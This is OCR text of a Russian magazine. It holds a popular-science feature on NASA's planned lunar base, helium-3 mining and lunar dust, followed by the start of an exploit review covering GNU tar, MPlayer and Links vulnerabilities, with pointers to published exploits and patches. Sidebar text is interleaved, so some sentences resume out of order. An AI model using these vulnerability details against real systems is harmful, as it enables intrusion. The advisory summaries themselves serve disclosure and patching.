
Так как CEV будет принимать на борт больше космонавтов, чем «Apollo», то, естественно, его размеры значительно превышают габариты старых кораблей: внешний диаметр составляет 5,5 метров, а жилой объем по сравнению

Та же SpaceDev снова удивляет всех: «Человека можно доставить на Селену (и вернуть, разумеется, домой) менее чем за 10 миллиардов долларов». В то время как планы NASA предусматривают на освоение Луны 104 «лунных» миллиарда долларов (за 13 лет). Откуда десятикратная разница? Каждая миссия, как предполагают авторы исследования, должна доставить на окололунную орбиту или на поверхность нашего небесного соседа обитаемый модуль, который оставался бы на месте после миссии и мог бы быть использован при следующем визите на Луну.

Это еще не базы в традиционном понимании, но сеть опорных пунктов, облегчающих и удешевляющих лунную программу с каждым новым рейсом. Кроме того, компания предложила смелое новшество — каждого астронавта по отдельности можно высадить на Луне вовсе без корабля. Точнее, на необычном аппарате типа «ракетного кресла», в котором человек сидел бы в скафандре. Четыре таких кресла вместе с жилым модулем — вот уже и готовый аппарат для лунной экспедиции.

Причем «кресло» можно было бы использовать как в пилотируемом варианте, так и в беспилотном. В последнем случае собственно сиденье заменялось бы, по модульному принципу, на набор оборудования. А связка из четырех кресел, дополненная миниатюрной капсулой (приспособленной к спуску в атмосфере), располагала бы достаточным запасом тяги и топлива, чтобы возвратиться к Земле. Такая универсальность направлена на снижение затрат и повышение скорости разработки лунной техники.

SpaceDev уверена, что уже где-то между 2010-м и 2015-м годами человека можно будет высадить на южном полюсе Луны.



Добыча проб грунта




Вот он какой – «Lunar Penguin»

Пингвин — птица не летающая, но почему-то именно так был назван новый автоматический лунный исследователь, главное достоинство которого — способность к виртуозному парению и прыжкам над серыми просторами нашего спутника.
Американская фирма Raytheon предлагает высадить на Луне «Лунного пингвина» («Lunar Penguin») в 2009 году. Аппарат высотой примерно 1 метр и весом 105 килограммов способен к огромным прыжкам на Луне благодаря маленьким реактивным двигателям. Робот сможет перескочить в сторону на целый километр и, по замыслу его авторов, сможет сделать несколько таких прыжков, возможно, и на большее расстояние.
Компания позиционирует «Penguin» как универсальное транспортное средство, способное доставить на поверхность Луны небольшое научное оборудование с невиданной ранее точностью.
Уникальная особенность проекта — способность робота к многократному включению своих двигателей и очень осторожному автоматическому маневрированию над лунной поверхностью. «Penguin» использует двигатели, «мозги», датчики и системы наведения, позаимствованные у ракет «земля — воздух», крылатой ракеты «Томагавк» и перспективного заатмосферного перехватчика «Exoatmospheric Kill Vehicle» (EKV), разрабатываемого Raytheon. EKV — часть новой системы противоракетной обороны США.
«Фотографическая» точность, благодаря которой робот сможет ориентироваться по лунным картам, — серьезное преимущество корабля перед возможными конкурентами.
Специалисты компании говорят, что построить и запустить эту машину можно будет, по меркам космической отрасли, очень быстро.

с «Apollo» вырос в 2,5 раза. При полетах на МКС команда CEV состоит из шести человек, а на Луну отправляются 4 астронавта. В 70-х к Луне в одном рейсе летели трое. Один оставался на окололунной орбите, а двое — выполняли посадку в так называемой «лунной кабине». Теперь же все 4 астронавта переходят в лунный модуль, а автоматический CEV остается на лунной орбите.
Не стоит говорить о том, что вся «начинка» корабля будет выполнена по последнему слову техники 2015-2020 годов. Двигатели корабля и подъемные двигатели лунного модуля будут работать на жидком метане. Для ракетостроения это пока экзотическое топливо.
Одна из особенностей корабля заключается в том, что он сможет прилуниться практически в любом месте Селены и развернуть там прицепленный к нему лунный модуль. NASA пишет, что хочет посылать по две экспедиции на Луну каждый год, что должно ускорить создание там постоянной базы.
Разработку и постройку прототипа возложили на компанию Lockheed Martin Corp, которая в представлении не нуждается. Интересно, что конкурентом Lockheed Martin была неслабая компания Northrop Grumman, но из-за каких-то соображений NASA передала дела по CEV Orion авиамагнату.

Жизнь на Луне

Итак, знаменательное решение было принято на 2-й Конференции по исследованию космоса (2nd Space Exploration Conference) в конце 2006 года.
Глобальная исследовательская стратегия (Global Exploration Strategy) предусматривает ряд тестовых полетов к Луне, затем высадку в 2020 году четверки астронавтов на ее поверхность. И уже через 4 года там же будет возведена постоянно действующая база.
Это новая официальная стратегия NASA, которую президент Буш охарактеризовал кратко и емко: «Мы возвращаемся на Луну».
Не думай, что теперь NASA будет лихорадочно думать, как же это все организовать и какие виды систем жизнеобеспечения и связи будут у колонистов. Наступление на Луну было детально спланировано еще в 2002-2003 годах, но предшествующий директор NASA не был сторонником пилотируемых экспедиций, поэтому финансировались только планы лунной миссии. Теперь же на возвращение к Селене NASA получит около 0,6% американского бюджета. И поэтому то, что было обнародовано на конференции, явилось логическим завершением «возвратно-лунного» процесса, начатого еще в девяностых годах прошлого века.
Кроме NASA, в планировании лунного обиталища принимают участие 13 аэрокосмических агентств и несколько коммерческих и негосударственных организаций. Россия же, по словам пресс-секретаря «Роскосмоса» Игоря Панарина, с удовольствием примет участие в программе США по освоению Луны, если американцы возьмут на себя все проблемы с финансированием.
Новая глобальная исследовательская стратегия должна осветить сразу 2 вопроса: почему надо возвращаться на Луну и что мы планируем там делать. Основа стратегии — так называемая «лунная архитектура». Как ты догадываешься, это все, что связано со строительством зданий для людей и техники.
Группа лунной архитектуры (Lunar Architecture Team), работающая при NASA с мая, пришла к выводу, что лучшим вариантом будет база, построенная в районе одного из полюсов и снабжаемая энергией от солнечных батарей. Однако сейчас специалисты NASA не знают точно, какой из полюсов окажется удобнее. Скорее всего, для строительства базы будет оптимальным южный полюс, где находится кратер Шеклтона, который почти все время освещен солнцем, — только такое место можно назвать идеальным для постоянного получения энергии, необходимой будущей станции. Но окончательный выбор места можно будет сделать после запуска аппарата «Lunar



› Обустройство базы — дело хлопотное

Reconnaissance Orbiter», запланированного на октябрь 2008 года.
Грузы на базу и обратно можно будет доставлять с помощью того же самого комплекса — один рейс каждые 6 месяцев. CEV можно будет использовать в качестве беспилотного грузовика. И тогда же время пребывания каждого конкретного экипажа на Луне может быть расширено до шести месяцев.
Цель серии первых экспедиций на Луну — научиться жить там с частичным использованием местных сырьевых и энергетических ресурсов для выработки ракетного топлива и кислорода для дыхания. Плюс, конечно, новые научные исследования.
По поводу конкретных планов относительно самого лунного «жилища» ничего не сказано, но некоторые требования к нему NASA уже сформулировало: место нахождения астронавтов должно быть энергетически автономным, мобильным (это мы уже знаем), с замкнутым циклом жизнеобеспечения. Оно, конечно, должно быть и безопасным, но в свете последних исследований метеоритных атак этот вопрос кажется особенно сложным.
Ядром лунной станции сначала будет спускаемый аппарат, доставленный на Селену кораблем CEV. После того как астронавты обживут место посадки, NASA планирует доставить несколько жилых модулей, стыкующихся между собой. Тогда же будут проведены работы по развертыванию системы энергоснабжения базы от солнечных батарей, построению системы утилизации отходов и начало научно-исследовательских работ.
Одним из первых научно-исследовательских инструментов будет телескоп, так как благодаря отсутствию у Луны атмосферы искажений при наблюдениях меньше. Да и обслуживать телескоп, находящийся все время «под рукой», проще, чем знаменитый «Hubble».
Одной из основных задач лунной базы будет добыча грунта, причем не только для того чтобы обеспечить астронавтов кислородом и водой. В теории «лунатики» должны собирать гелий-3 — топливо, необходимое для земной энергетики.
Если посмотреть лет на 10 вперед, то мы увидим первый работающий термояд — ИТЭР (строящийся уже сегодня), который будет первой ласточкой термоядов нового поколения. А после ИТЭР можно говорить о создании более мощных и экологически чистых термоядов, использующих в качестве топлива тот самый гелий-3. Что будет с нефтью через 20 лет, ты знаешь сам, поэтому уже сегодня все страны ищут «топливную альтернативу», и всего 100 тонн гелия-3 смогут обеспечить целый год (!) мирового потребления энергии. Это количество соответствует трем-четырем рейсам шаттлов. Представляешь? 3-4 ходки — и Земля экологически чисто гудит целый год! Что может быть проще и доступнее?
Однако для этого надо перекопать около миллиарда тонн лунного грунта. Для Земли это не такое большое количество по меркам горной промышленности. Одного угля за год в мире добывают 2 миллиарда тонн (в России — около 300 миллионов тонн).
Но представь, как организовать похожую добычу на Луне, до которой только долететь — известный геморрой?
Для получения самого гелия-3 из породы реголита, нагретого до нескольких сотен градусов при помощи зеркала-концентратора солнечных лучей, нужно еще отделить собственно гелий-3 от гораздо большего количества других газов, в основном от гелия-4. Это делают, охлаждая газы до жидкого состояния и пользуясь незначительной разницей температур кипения изотопов (4,22 К для гелия-4 или 3,19 К для гелия-3).
Но все это понятно в земных условиях, а как это сделать на Луне? А на Луне заниматься всем этим придется в безвоздушном пространстве. Причем для таких объемов добычи на Луну придется переселять не 7 астронавтов, а целый шахтерский поселок, что будет возможно явно не сразу. Хотя одна из



› «Охотник за мечтой»

Одна частная компания из США хочет построить корабль, который NASA проектировало два десятилетия назад как альтернативу шаттлу. Потратив 2 миллиарда олларов, агентство отказалось от этой концепции челнока. А частники собираются возить на этом корабле туристов и астронавтов на орбиту и МКС.
Детище SpaceDev — корабль «Охотник за мечтой» («Dream Chaser») построен на основе концепции челнока «HL-20», которым NASA увлекалось в 1980 годах. Теперь SpaceDev говорит, что «Охотник за мечтой» может поднять четырех человек по суборбитальной траектории в космос уже в 2008 году, если удастся получить $20-миллионное финансирование, источники которого, по словам ее представителей, еще не идентифицированы.
А дополнительные 100 миллионов долларов сделают к 2010 году возможным полет «Dream Chaser» с шестью людьми на борту на Международную космическую станцию (HL-20, кстати, был рассчитан на 10 человек). Планируется, что «Охотник за мечтой», как и шаттл, будет стартовать вертикально, а приземляться горизонтально. Но поскольку он не предназначается для перевозки тяжелых грузов, то и по своим размерам он станет примерно в 4 раза меньше и в 8 раз легче, чем шаттл высотой 9 метров и весом 10 тонн. В отличие от шаттла, в пусковой установке «Dream Chaser» не будет использоваться криогенное топливо, чьи баки должны быть изолированы пеной, куски которой имеют обыкновение отрываться при взлете.

> Отпечаток первого шага по лунной поверхности

Пока NASA подбирает на Луне место для базы, адвокаты ООН ломают головы: как вежливо «избавиться» от «лунных собственников» — миллионов граждан разных стран, которые в результате юридического курьеза стали обладателями участков на Селене.

В дремучем 1980 году американец Деннис Хоуп нашел лазейку в «космическом» соглашении ООН от 1967 года. Там сказано, что никакая страна или правительство не могут предъявлять права на земли вне нашей планеты, однако ничего не сказано об индивидуальной или корпоративной собственности. Поэтому мистер Хоуп заявил о том, что Луна и другие небесные тела в солнечной системе являются его собственностью, и начал быстро распродавать участки на Селене и на Марсе.

Как мистер Хоуп, так и те, кто участвовал в распространении его собственности в разных странах, неплохо заработали. Примерно 9 миллионов долларов — такова сумма, вырученная от проданных участков на Луне. Казалось бы, находчивости Хоупа можно поаплодировать и порадоваться за остроумный бизнес. Но вот что будут делать правительства, когда придет время всерьез осваивать Луну?

Адвокаты в ООН говорят, что претензии мистера Хоупа на Луну лишены оснований. Это относится и ко всем «собственникам», которым он продавал (и продает сейчас) участки. Поэтому им всем придется махнуть рукой на потраченные деньги или же лететь на Луну и заявлять свои права непосредственным «столблением», как это было в Америке во времена индейцев.



> Младший брат «Hubble» на Луне

неафишируемых целей лунной миссии — именно разведка: насколько реальна массовая добыча лунного топлива в подобных условиях. Но вот если удастся наладить добычу гелия-3, то одна тонна будет стоить как минимум миллиард долларов. А если пересчитать энергетический потенциал гелия в нефтяной эквивалент, то «лунная нефть» обойдется человечеству по бросовой цене 7 долларов за баррель.

Так как астронавтов на базе будет явно недостаточно для решения поставленных задач, для того чтобы развязать им руки, NASA разрабатывает широкий класс роботов, которые будут помогать в рутинных задачах — в добыче грунта, обслуживании систем базы и проведении научно-исследовательских экспериментов.

Серьезное строительство на Луне начнется, разумеется, не скоро, но NASA уже имеет приблизительное видение этого проекта. Сам процесс строительства будет постепенным, и сначала им займутся команды астронавтов из четырех человек, отправляемых на Луну на недельные «вахты».

Первая «вахта» прибудет на Луну в 2020 году, а после этого начнутся 180-дневные миссии уже по подготовке к полетам на Марс.

Перед началом строительства намечено несколько предварительных роботизированных миссий, которые в дальнейшем помогут работе астронавтов. Машины проведут разведку местности, выполнят анализ природных ресурсов и сведут к минимуму риск при посадке кораблей с астронавтами. Построить свои базы на Луне хотят многие страны, например Япония.


«Хьюстон, у нас проблема!»


Со времен первых космических полетов у пилотов возникают разные проблемы. И хорошо, если все заканчивается благополучно, но зачастую аварии приводят к гибели людей и превращению дорогостоящих машин в груду металлолома. Естественно, полеты и дальнейшая жизнь на Луне — занятия крайне опасные ввиду того, что неизвестно, какие неприятности могут при этом возникнуть. Вдруг произойдет внезапная разгерметизация? Куда девать космонавтов? Не лететь же в CEV на Землю? А вдруг это и невозможно будет сделать за несколько часов?

Коротко говоря, NASA собирается решать подобные проблемы по мере их возникновения. Но от некоторых «лунных неприятностей» можно застраховаться уже сегодня. Например, одну из таких проблем — проблему пыли — на Луне и на Марсе нужно решить прежде, чем посылать туда экспедиции. Опыт у человечества уже есть — 30 лет назад с ней столкнулись астронавты миссий «Apollo».

Абразивная и тонкая пыль загрязняет оптику приборов, повреждает сочленения скафандров (вплоть до небольших утечек воздуха) и даже вызывает проблемы со здоровьем, так как неизбежно попадает в корабль и, в конечном счете, в легкие путешественников. Кроме этого, она загрязняет белые покрытия приборов, вызывая их перегрев.

Самое страшное то, что под действием солнечного ультрафиолета пыль получает электрический заряд и долго парит в воздухе, цепляясь к противоположно заряженным объектам — лунному модулю и астронавтам. Ночью же лунная пыль на обширных серых просторах приобретает отрицательный заряд, поскольку бомбардируется свободными электронами из состава солнечного ветра. Эта самая электростатика приводит не только к налипанию пыли на скафандры и оборудование. Электрический заряд накапливается луноходами и людьми, которые ходят по лунной поверхности, так как лунный грунт — реголит — не проводит электричество. И если после рабочего дня получивший электрический заряд космонавт подойдет к кораблю и прикоснется к его поверхности, то между пальцем и обшивкой проскочит маленькая искра, которая может стать смертельной — вспомни, как в 30-х годах прошлого века загорелся и погиб дирижабль Гинденбург. Но, естественно, при должном экранировании и защите взрыва не произойдет. Но электростатика запросто может вывести


› Полностью герметичный луноход NASA планирует ввести в 2027 году



› CEV Orion доставляет лунный модуль

из строя ту или иную электронику на борту.
Один из способов борьбы с пылью — нагреть лунный грунт до образования твердой корки, и тогда на такой «стеклянной» поверхности астронавты смогут обосноваться без боязни нахвататься пыли. Дело в том, что в реголите содержится много железных наносфер, которые при воздействии на них микроволнового излучения прекрасно плавятся, образуя твердую поверхность.
Поэтому многие ученые предлагают снабдить излучателями-магнетронами лунную тележку и прокатить ее, как каток, по лунной поверхности. Она будет плавить и разглаживать верхний слой реголита, создавая плотные дорожки и площадки без пыли. А целая армия таких машин могла бы расплавить и превратить в гладкую вогнутую поверхность какой-нибудь кратер. Поставив в центр мачту с приемником, мы получим радиотелескоп.
С электростатикой же бороться труднее.
На Земле инженеры просто сделали бы заземление. Но на Марсе и Луне, где напрочь отсутствует влага, это не прокатит. На Луне придется закапывать в грунт большие листы алюминия или длинные петли алюминиевых проводов, которые и будут собирать лишний заряд. На Марсе же можно поступить проще, сбрасывая электростатику в атмосферу с помощью игл. На марсоходах уже ставят иглы, столь тонкие (0,02 миллиметра), что электричество сбегает по ним в марсианский воздух (громоотвод наоборот).
Но эффективнее был бы другой прибор — крошечный радиоактивный источник, типа используемого в датчике дыма, который можно прикрепить к каждому скафандру и к базе. Альфа-частицы низкой энергии улетали бы в разреженную атмосферу, ионизируя ее молекулы. Таким образом атмосфера непосредственно вокруг места деятельности людей стала бы электропроводной и нейтрализовывала бы лишний заряд — так предлагает поступить физик Джефри Лэндис из NASA.
Ученые надеются, что, научившись справляться с лунной пылью и ее вредным влиянием, человечество сможет увереннее посмотреть в сторону Марса. Там существует аналогичная проблема, хотя состав пыли на Марсе и ее свойства несколько отличаются от лунных.

Впереди Марс!

Итак, подготовив лунный плацдарм, NASA начинает ориентироваться на работу с Марсом. При тщательной подготовке лунной миссии между высадкой на Луне и высадкой на Марсе может пройти от пяти до десяти лет. Оптимисты предлагают, что обе миссии будут осуществляться одновременно.
По мнению ученых MIT, для миссии на Марс оптимальным вариантом будет отправка CEV на орбиту вокруг Марса, где его должен ждать пустой меньший по размерам посадочный аппарат, прилетевший туда заранее. После стыковки астронавты перейдут в посадочный модуль и спустятся в нем на поверхность планеты. Возвращаясь обратно, они так же поднимутся на марсианскую орбиту, состыкуются с CEV, перейдут в него и уже на нем прибудут на Землю.
Эта схема немного напоминает схему миссии «Apollo», но тогда весь набор модулей стартовал вместе. При нынешнем варианте не потребуется вновь создавать столь большие носители, каким был «Saturn-5».
Не обойтись и без экзотики: есть проекты, рассчитанные на быстрые перелеты к Марсу. Так, используя двигатель на антиматерии, легкий пилотируемый корабль мог бы достичь Марса за 45-90 дней вместо полугода на CEV.
Как бы там ни было, отправляться с «серьезными намерениями» к Марсу, не «потренировавшись» на Луне, было бы слишком необдуманно, поэтому лунная миссия 2020-2030 годов станет именно такой тренировкой для человечества, своеобразной проверкой на прочность наших космических технологий. А вдруг эта проверка покажет, что в космос нам еще рановато?

› Разведка боем — новый луноход





КРИС КАСПЕРСКИ

ОБЗОР
ЭКСПЛОЙТОВ





1 2 3 4 1 2 3 4



1

2






> Здесь раздают обновленный tar



> Главная страница Mplayer'а



> Links на моем рабочем столе

Удаленный обход директорий в GNU tar

Brief

Teemu Salmela исследовал утилиту GNU tar, ставшую стандартным архиватором для любого Linux/xBSD-дистрибутива, и обнаружил в ней дыру. Она похожа на ту, что была удалена из MS-DOS-версии pkzip'а много лет тому назад, представляя собой обход директорий (directory traversal) или, говоря другими словами, возможности создания архива, распаковывающегося не в текущем каталоге, а там, где ему нужно, и затирающего все файлы, на которые у него только есть права. Даже если распаковка производится из-под простого пользователя (не root'а), угроза очень серьезна, а во всем виноват специальный тип файлов, определенный в tar'е артибутом GNUTYPE_NAMES, которому соответствует символ «N» в tar-заголовке. Эти файлы могут распаковываться в любое место файловой системы, и, хотя штатными средствами создать такой архив нельзя, это легко осуществить вручную, после чего остается только выложить его на общедоступный сервер или послать жертве вместе с утренним мылом. Подробнее — на www.securityfocus.com/bid/21235.

Targets

Уязвимость подтверждена в следующих версиях tar'а: 1.15.91, 1.16 и 1.15. Про остальные пока ничего неизвестно.

Exploit

Исходный текст вполне боевого exploit'а лежит в архиве neohapsis'а: http://archives.neohapsis.com/archives/fulldisclosure/2006-11/0344.html

Solution

Из всех составителей дистрибутивов пока один лишь коллектив FreeBSD выпустил специальный патч: http://security.freebsd.org/patches/SA-06:26/gtar.patch. Остальные же предпочли отделаться молчанием, недвусмысленно посылающим пользователей на официальную страничку GNU tar'а (www.gnu.org/software/tar) за свежей версией 1.16.1, из которой поддержка N-записей удалена, что делает распаковку таких архивов вообще невозможной.

Удаленное переполнение буфера в MPlayer'е

Brief

MPlayer — легендарный и, в каком-то смысле, культовый аудио/видеоплеер, знаменитый, прежде всего, поддержкой огромного количества входных и выходных форматов файлов, кодеков, устройств ввода/вывода аудио- и видеоданных. Что самое главное, он поддерживает их правильно (в частности, только он один при кодировании видеофильмов следит за синхрометками). Это открытый проект, распространяющийся в исходных текстах и портированный под весь зоопарк осей: Linux, xBSD, Solaris, IRIX, HP-UX, AIX, Win32, Mac OSX, включая такую экзотику, как QNX и Qmiga/MorphOS. Естественно, значительная часть кода MPlayer'а позаимствована разработчиками из сторонних открытых проектов, и потому MPlayer зависит от качества и надежности каждого их них, но качественный код — большая редкость, и дыры обнаруживаются то тут то там. В данном случае виновником торжества оказался модуль, обрабатывающий потоки RealMedia RTSP и расположенный в файлах stream/realrtsp/asmrp.c, stream/realrtsp/asmrp.h и stream/realrtsp/real.c, позаимствованных из библиотеки xine-lib. В ней 28 декабря 2006 года была обнаружена уязвимость, связанная с традиционным отсутствием границ контроля буфера и подробно описанная специалистами из Debian Security Advisory: www.debian.org/security/2006/dsa-1244.

Targets

Уязвимость подтверждена в версиях MPlayer 1.0rc1 и SVN до r21799 (то есть до 31 декабря 13:27:53 2006 UTC). Более древние версии, по-видимому, также содержат эту дыру, однако они не проверялись.

Exploit

Образец exploit'а может быть найден по следующей ссылке: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6172.

Solution

Разработчики MPlayer'а исправили код в CVS (древе разработки), однако еще не перекомпилировали выложенные двоичные файлы, предоставляя пользователям замечательную возможность лично заняться сексом с компилятором.

Удаленное выполнение SMB-команд в Links'е

Brief

Links — это шустрый текстовый браузер (широко известный в узких кругах), изначально реализованный на Linux'е, успешно портированный на кучу операционных систем всех мастей (xBSD, HPUX, OS/2, MacOSX, Win32) и породивший множество клонов. В силу своей чрезвычайной конструктивной простоты и отсутствия поддержки скриптов с прочими тяжеловесными элементами, долгое время (на пару с другим консольным браузером — Lynx) он по праву считался самым безопасным «судном» для web-серфинга. Я активно пользовался им сам и даже рекомендовал его другим. Но вот на стыке 2006 и 2007 годов усилиями хакера Teemu Salmela в нем обнаружилась огромная дыра, позволяющая атакующему исполнять любые SMB-команды на машине жертвы, просматривающей зараженную HTML-страничку с помощью Links'а (естественно, SMB-клиент должен быть установлен). Ошибка гнездится в функции smb_func(), расположенной в файле smb.c.

Targets

Уязвимость подтверждена в версиях Links 1.00pre12 и ELinks 0.11.1, но и остальные версии также уязвимы.

